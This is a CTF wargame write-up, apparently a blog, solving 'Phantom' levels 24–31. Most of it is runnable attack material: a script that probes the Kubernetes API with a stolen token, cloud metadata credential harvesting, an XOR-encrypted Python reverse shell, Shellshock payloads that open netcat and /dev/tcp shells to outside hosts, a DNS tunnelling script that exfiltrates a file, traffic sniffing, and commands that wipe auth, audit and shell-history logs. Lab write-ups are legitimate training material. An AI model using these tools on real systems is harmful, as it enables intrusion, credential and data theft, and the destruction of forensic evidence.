phantom+    1223  0.0  0.0   3472  1864 pts/0    S+   07:14   0:00 grep --color=auto phantom-host-init
然后进行读取
phantom24@phantom:~$ cat /proc/65/root/opt/host-ns/host_secret
cat: /proc/65/root/opt/host-ns/host_secret: Permission denied
phantom24@phantom:~$ /opt/verify-pod-escape.sh
[*] Auditing your shell history for the /proc/<pid>/root technique...
[+] Technique observed: command touched /proc/<pid>/root
[+] Secret reached through the host-init process view.

[*] FLAG: bl_phtm24_**hidden**
[*] Use this as the password for phantom25.
25 Cluster Takeover
 [ Phantom · Level 25 ]  Cluster Takeover
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://kubernetes.io/docs/reference/generated/kubernetes-api/v1.29/
   https://kubernetes.io/docs/reference/access-authn-authz/authentication/
查看说明
MISSION: Cluster Takeover
========================

A Kubernetes service account token is already mounted at
  /var/run/secrets/kubernetes.io/serviceaccount/token

A simulated kube-apiserver answers on TLS port 6443 of the mgmt
server (10.13.37.30). Use the SA token to authenticate and walk the
Kubernetes API until you reach a secret containing the flag.

No kubectl required — curl and the REST endpoints are enough. The
flag will be base64-encoded in a secret data field, as real cluster
secrets are.
根据题目意思,先用一个脚本进行爆破
import urllib.request
import ssl
import json
import base64

# Configuration
TOKEN_PATH = "/var/run/secrets/kubernetes.io/serviceaccount/token"
API_SERVER = "https://10.13.37.30:6443"

# Load Service Account Token
try:
    with open(TOKEN_PATH, 'r') as f:
        token = f.read().strip()
except FileNotFoundError:
    print(f"[-] Token not found at {TOKEN_PATH}")
    token = ""

# Bypass SSL verification (similar to curl -k)
context = ssl._create_unverified_context()

# List of potential endpoints to brute force
paths = [
    # --- Standard Discovery ---
    "/",
    "/api",
    "/apis",
    "/version",
    "/healthz",
    "/readyz",
    "/livez",
    # --- Core Resources (v1) ---
    "/api/v1/namespaces",
    "/api/v1/nodes",
    "/api/v1/pods",
    "/api/v1/configmaps",
    "/api/v1/persistentvolumes",
    "/api/v1/namespaces/kube-system/configmaps",
    "/api/v1/namespaces/kube-system/secrets",
    "/api/v1/namespaces/kube-system/pods",
    # --- Auth & Debug ---
    "/api/v1/namespaces/default/serviceaccounts",
    "/apis/rbac.authorization.k8s.io/v1/clusterroles",
    "/apis/rbac.authorization.k8s.io/v1/clusterrolebindings",
    "/logs",
    "/metrics",
    # --- Common Mock/WarGame Shortcuts ---
    "/admin",
    "/debug",
    "/env",
    "/flag",
    "/root",
    "/api/v1/namespaces/kube-system/secrets/flag"
]

headers = {"Authorization": f"Bearer {token}"}

print(f"[*] Probing API Server: {API_SERVER}")

for path in paths:
    url = f"{API_SERVER}{path}"
    req = urllib.request.Request(url, headers=headers)

    try:
        with urllib.request.urlopen(req, context=context, timeout=2) as response:
            status = response.getcode()
            body = response.read().decode('utf-8')

            # Filter out simulated "not implemented" messages
            if "not implemented" not in body.lower():
                print(f"[+] FOUND [{status}]: {path}")
                print(f"    Content: {body[:250]}")

                # Check if this looks like a Secret JSON
                if "data" in body:
                    print(f"    [!] Potential Secret detected in {path}")

    except urllib.error.HTTPError as e:
        # Some servers return 403/401 for valid paths with wrong permissions
        error_body = e.read().decode('utf-8')
        if "not implemented" not in error_body.lower():
            print(f"[!] Path exists but returned error [{e.code}]: {path}")
    except Exception as e:
        # Silently skip connection errors or timeouts
        pass

print("[*] Scan finished.")
执行得到
phantom25@phantom:/tmp$ python3 exp.py
[*] Probing API Server: https://10.13.37.30:6443
[+] FOUND [200]: /api/v1/namespaces/default/secrets
    Content: {"kind": "SecretList", "items": [{"metadata": {"name": "default-token-xyz", "namespace": "default"}, "type": "kubernetes.io/service-account-token", "data": {}}, {"metadata": {"name": "cluster-admin", "namespace": "kube-system"}, "type": "kubernetes.i
    [!] Potential Secret detected in /api/v1/namespaces/default/secrets
[*] Scan finished.
获取一下 secret
phantom25@phantom:/tmp$ curl -k -H "Authorization: Bearer $TOKEN" "https://10.13.37.30:6443/api/v1/namespaces/default/secrets"
{"kind": "SecretList", "items": [{"metadata": {"name": "default-token-xyz", "namespace": "default"}, "type": "kubernetes.io/service-account-token", "data": {}}, {"metadata": {"name": "cluster-admin", "namespace": "kube-system"}, "type": "kubernetes.io/service-account-token", "data": {"token": "ZXlKaGJHY2lPaUpTVXpJMU5pSjkuQ0xVU1RFUl9BRE1JTl9FU0NBTEFURUQudG9rZW4=", "ca.crt": "LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCkZBS0UKLS0tLS1FTkQgQ0VSVElGSUNBVEUtLS0tLQo="}}]}
解码看一下数据
phantom25@phantom:/tmp$ echo "ZXlKaGJHY2lPaUpTVXpJMU5pSjkuQ0xVU1RFUl9BRE1JTl9FU0NBTEFURUQudG9rZW4=" | base64 -d
eyJhbGciOiJSUzI1NiJ9.CLUSTER_ADMIN_ESCALATED.token
phantom25@phantom:/tmp$ echo LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCkZBS0UKLS0tLS1FTkQgQ0VSVElGSUNBVEUtLS0tLQo= | base64 -d
-----BEGIN CERTIFICATE-----
FAKE
-----END CERTIFICATE-----
用新的 token 继续请求
phantom25@phantom:/tmp$ curl -k -H "Authorization: Bearer $NEW_TOKEN" "https://10.13.37.30:6443/api/v1/namespaces/kube-system/secrets/cluster-admin"
{"kind": "Secret", "metadata": {"name": "cluster-admin", "namespace": "kube-system"}, "data": {"flag": "YmxfcGh0bTI1XzA0Njg3NzQ5MDFmN2FkMjM=", "ca.crt": "LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCkZBS0UKLS0tLS1FTkQgQ0VSVElGSUNBVEUtLS0tLQo="}}

phantom25@phantom:/tmp$ echo YmxfcGh0bTI1XzA0Njg3NzQ5MDFmN2FkMjM= | base64 -d
bl_phtm25_**hidden**
26 Cloud Reach
 [ Phantom · Level 26 ]  Cloud Reach
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html
   https://hackingthe.cloud/aws/general-knowledge/intro_metadata_service/
查看说明
MISSION: Cloud Reach
===================

This host behaves like a cloud instance with an IMDS service
reachable at http://10.13.37.30/. Follow the AWS IMDS conventions
to harvest the IAM role credentials the instance has been granted.

Every major cloud breach starts here. Read the AWS IMDS docs.
简单
phantom26@phantom:~$ curl http://10.13.37.30/latest/meta-data/iam/security-credentials/
phantom-role
phantom26@phantom:~$ curl http://10.13.37.30/latest/meta-data/iam/security-credentials/phantom-role
{"AccessKeyId": "AKIAI44QH8DHBEXAMPLE", "SecretAccessKey": "bl_phtm26_**hidden**", "Token": "FakeSessionToken", "Expiration": "2026-12-31T23:59:59Z"}
27 Toolsmith
 [ Phantom · Level 27 ]  Toolsmith
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://github.com/swisskyrepo/PayloadsAllTheThings
查看说明
MISSION: Toolsmith
=================

Stop using other peoples tools. Write your own.

1. Write an encrypted reverse shell in Python or Bash
2. Write a script that automates the privesc checks from Act I
3. Adapt a public CVE PoC to work in this environment

Your tools go in /tmp/tools/. When ready, run /opt/verify-tools.sh
首先看一下验证方式
phantom27@phantom:~$ /opt/verify-tools.sh
[*] Verifying your tools...

[-] Reverse shell: NOT FOUND (expected /tmp/tools/revshell.{py,sh,pl,rb})
[-] Privesc checker: NOT FOUND (expected /tmp/tools/privesc.{sh,py})
[-] Exploit adaptation: NOT FOUND (expected /tmp/tools/exploit.{py,sh,c,rb})

[*] Score: 0/3

[!] Fill in real tool code and re-run. Empty shells don't count.

[!] need all 3 tools with real code markers, got 0
开始编写三个 poc 文件
#!/usr/bin/env python3
import socket, os, subprocess, base64

# XOR 加密/解密函数
def xor_encrypt(data, key=0x5A):
    return bytes([b ^ key for b in data])

HOST = "10.0.0.1"  # 改成你的监听 IP
PORT = 4444
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

while True:
    enc_cmd = s.recv(1024)
    cmd = xor_encrypt(enc_cmd).decode().strip()
    if cmd.lower() == "exit":
        break
    proc = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    out = proc.stdout.read() + proc.stderr.read()
    s.send(xor_encrypt(out))
s.close()
#!/bin/bash
echo "[*] SUID/SGID files..."
find / -perm -4000 -type f 2>/dev/null
find / -perm -2000 -type f 2>/dev/null

echo "[*] sudo -l (current user)..."
sudo -l 2>/dev/null

echo "[*] World-writable files in /etc..."
find /etc -perm -o+w -type f 2>/dev/null

echo "[*] Crontabs..."
cat /etc/crontab 2>/dev/null
ls -la /etc/cron.* 2>/dev/null

echo "[*] Kernel info..."
uname -a
cat /etc/os-release 2>/dev/null

echo "[*] Done."
其次是 PayloadsAllTheThings/CVE Exploits at master · swisskyrepo/PayloadsAllTheThings
# CVE-2014-6271 - Shellshock
echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 10.0.0.2 4444 -e /bin/sh\r\n"
curl --silent -k -H "User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.0.0.2/4444 0>&1" "https://10.0.0.1/cgi-bin/admin.cgi"
然后再来进行检查
phantom27@phantom:~$ /opt/verify-tools.sh
[*] Verifying your tools...

[+] Reverse shell: /tmp/tools/revshell.py (networking primitives present)
[+] Privesc checker: /tmp/tools/privesc.sh (5 vectors referenced)
[+] Exploit adaptation: /tmp/tools/exploit.sh (exploit markers present)

[*] Score: 3/3

[*] FLAG: bl_phtm27_**hidden**
[*] Use this as the password for phantom28.
28 The Heist
 [ Phantom · Level 28 ]  The Heist
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://github.com/iagox86/dnscat2
   https://docs.python.org/3/library/base64.html
   https://attack.mitre.org/techniques/T1048/
查看说明
MISSION: The Heist
=================

The target data is /opt/vault/classified.db on this host.
Get it OUT of the network. The egress firewall REJECTs every
outbound destination except DNS (udp/53) and HTTPS (tcp/443) to
the mgmt server, plus established / related traffic.

A DNS sink on 10.13.37.30:53 accepts base32-encoded payloads in
subdomain labels and reassembles them server-side. The protocol
it speaks is:

    <b32-chunk>.<seq>.<run-id>.exfil.local

When the sink receives every chunk of the file in order and the
sha256 of the reassembly matches the target, it drops the flag
to /tmp/heist.flag on the mgmt host — reachable from this host
through the tunnel you already learned to build.

You have sudo. tcpdump is available.
写一个python脚本来执行题目要求,在这里感谢 @m1sk_og 提供的帮助
import base64
import subprocess

TARGET_FILE_PATH = "/opt/vault/classified.db"  # 待外泄的目标文件路径
CAMPAIGN_ID      = "randark"                  # 行动/会话标识符(便于接收端过滤)
CHUNK_SIZE       = 30                         # 单次外泄的数据块大小(字节)
DNS_SERVER_IP    = "10.13.37.30"              # 接收端权威 DNS 服务器地址
BASE_DOMAIN      = "exfil.local"              # 外泄使用的基础域名

def exfiltrate_via_dns():
    # 1. 读取目标文件的二进制内容
    with open(TARGET_FILE_PATH, "rb") as file_handle:
        raw_data = file_handle.read()

    print(f"[+] 文件大小: {len(raw_data)} Bytes")

    # 2. 按固定步长切片遍历文件数据
    for byte_offset in range(0, len(raw_data), CHUNK_SIZE):
        chunk_data = raw_data[byte_offset : byte_offset + CHUNK_SIZE]

        # 3. Base32 编码处理
        # DNS 标签最大长度 63 字符,且不支持 Base64 中的 '+', '/', '=' 字符
        # Base32 仅使用 A-Z 和 2-7,适合 DNS。rstrip("=") 去除填充符减小长度
        encoded_chunk = base64.b32encode(chunk_data).decode().rstrip("=").upper()

        # 4. 构造 FQDN(完全合格域名)
        # 格式: <编码数据>.<分块序号>.<行动标识>.<基础域名>
        # 示例: ON3W2ZLBOQ....A.0.randark.exfil.local
        fqdn = f"{encoded_chunk}.{byte_offset // CHUNK_SIZE}.{CAMPAIGN_ID}.{BASE_DOMAIN}"

        # 5. 发起 DNS 查询,数据随子域名发送至接收端
        # 使用 dig 直接查询指定 DNS 服务器,避免本地缓存干扰
        subprocess.run(
            ["dig", f"@{DNS_SERVER_IP}", fqdn, "A"],
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL
        )

if __name__ == "__main__":
    exfiltrate_via_dns()
即可获得flag
ops@mgmt-srv:~$ cat /tmp/heist.randark.flag
bl_phtm28_**hidden**
29 Wire Tap
 [ Phantom · Level 29 ]  Wire Tap
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 If you're stuck — read up on the topic, then come back:
   https://www.tcpdump.org/manpages/tcpdump.1.html
   https://redis.io/docs/reference/protocol-spec/
查看说明
MISSION: Wire Tap
================

A service on this network sends credentials in plaintext.
Every 30 seconds, a process connects to 10.13.37.10:6379 and sends auth data.

Intercept the traffic. Extract the credential.
Tools: tcpdump is available. You have root.
这个简单,直接抓包就好
phantom29@phantom:~$ sudo tcpdump -i any -A host 10.13.37.10 and port 6379
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
稍等片刻就能捕获到
00:33:34.884183 eth1 Out IP phantom.48424 > phantom-web.breachlab-phantom_phantom-net.redis: Flags [P.], seq 1:47, ack 1, win 502, options [nop,nop,TS val 2585094562 ecr 4099353124], length 46: RESP "AUTH bl_phtm29_**hidden**" "PING" "QUIT"
30 Clean Exit
━━━ phantom-deep · ephemeral session ━━━
  L30 — Clean Exit
  This container is yours alone. Destroyed on disconnect.
  Mission brief: cat ~/BRIEFING
  Verifier: /opt/verify-*.sh
查看说明
MISSION: Clean Exit
==================

Multiple operator sessions ran on this box during Acts III-V.
Every one of them left traces. Erase them all.

An investigator will check every operator-trail category for
every operator who logged in. You have the access you need —
find it and use it.

Run /opt/verify-clean-exit.sh when you believe every category
is clean.
先尝试check一下
phantom30@4cf0f5625e5f:~$ /opt/verify-clean-exit.sh
[*] Multi-session forensic sweep
[*] Checking traces for: phantom16 phantom17 phantom18 phantom19 phantom20 phantom21 phantom22 phantom23 phantom24 phantom25 phantom26 phantom27 phantom28 phantom29 phantom30

[!] auth.log: 4 user(s) still present
[+] wtmp: CLEAN
[+] btmp: CLEAN
[!] bash_history: 4 user(s) still have a history file
[!] audit.log: phantom-session traces remain
[!] lastlog: 1 user(s) with recorded login
[+] /tmp: isolated per-user by kernel namespace (no scan needed)

[*] Traces found: 4
[!] Clean everything and re-run this script.

[!] 4 multi-session trace(s) remain
根据题目说明清理一下
set +o history

find /home -name ".bash_history" -delete
truncate -s 0 /var/log/lastlog
truncate -s 0 /var/log/auth.log
truncate -s 0 /var/log/audit/audit.log
即可通过校验
phantom30@fa04ff7346d8:~$ /opt/verify-clean-exit.sh
[*] Multi-session forensic sweep
[*] Checking traces for: phantom16 phantom17 phantom18 phantom19 phantom20 phantom21 phantom22 phantom23 phantom24 phantom25 phantom26 phantom27 phantom28 phantom29 phantom30

[+] auth.log: CLEAN
[+] wtmp: CLEAN
[+] btmp: CLEAN
[+] bash_history: CLEAN across all sessions
[+] audit.log: CLEAN
[+] lastlog: CLEAN
[+] /tmp: isolated per-user by kernel namespace (no scan needed)

[*] Traces found: 0

[*] FLAG: bl_phtm30_b880669e733288a3
[*] Use this as the password for phantom31.
Phantom Graduation
 [ Phantom · Level 31 · CLASSIFIED ]  Graduation
 Full brief:  cat ~/BRIEFING
 ─────────────────────────────────────────────
 No new primitives. Reuse what 0-30 taught you.
 Submit:  /opt/verify-graduation.sh <sha256>
查看说明
MISSION: Phantom Operative — GRADUATION
========================================

This is the final test. No instructions. No new primitives.
Everything you need you already practised in the preceding 31 levels.

Objective: exfiltrate /root/objective.dat from the management server
and submit its sha256sum to /opt/verify-graduation.sh.

You decide how. The chain is the whole point.

Time budget: 90 minutes (informal — no hard timer).
Good luck, Operative.
这个简单,在 ops@10.13.37.30 机器上存在有
ops@mgmt-srv:~$ sudo -l
Matching Defaults entries for ops on mgmt-srv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ops may run the following commands on mgmt-srv:
    (ALL) NOPASSWD: /usr/bin/cat /root/final_flag, /usr/bin/cat /root/objective.dat
直接读取,然后管道符传递给哈希计算即可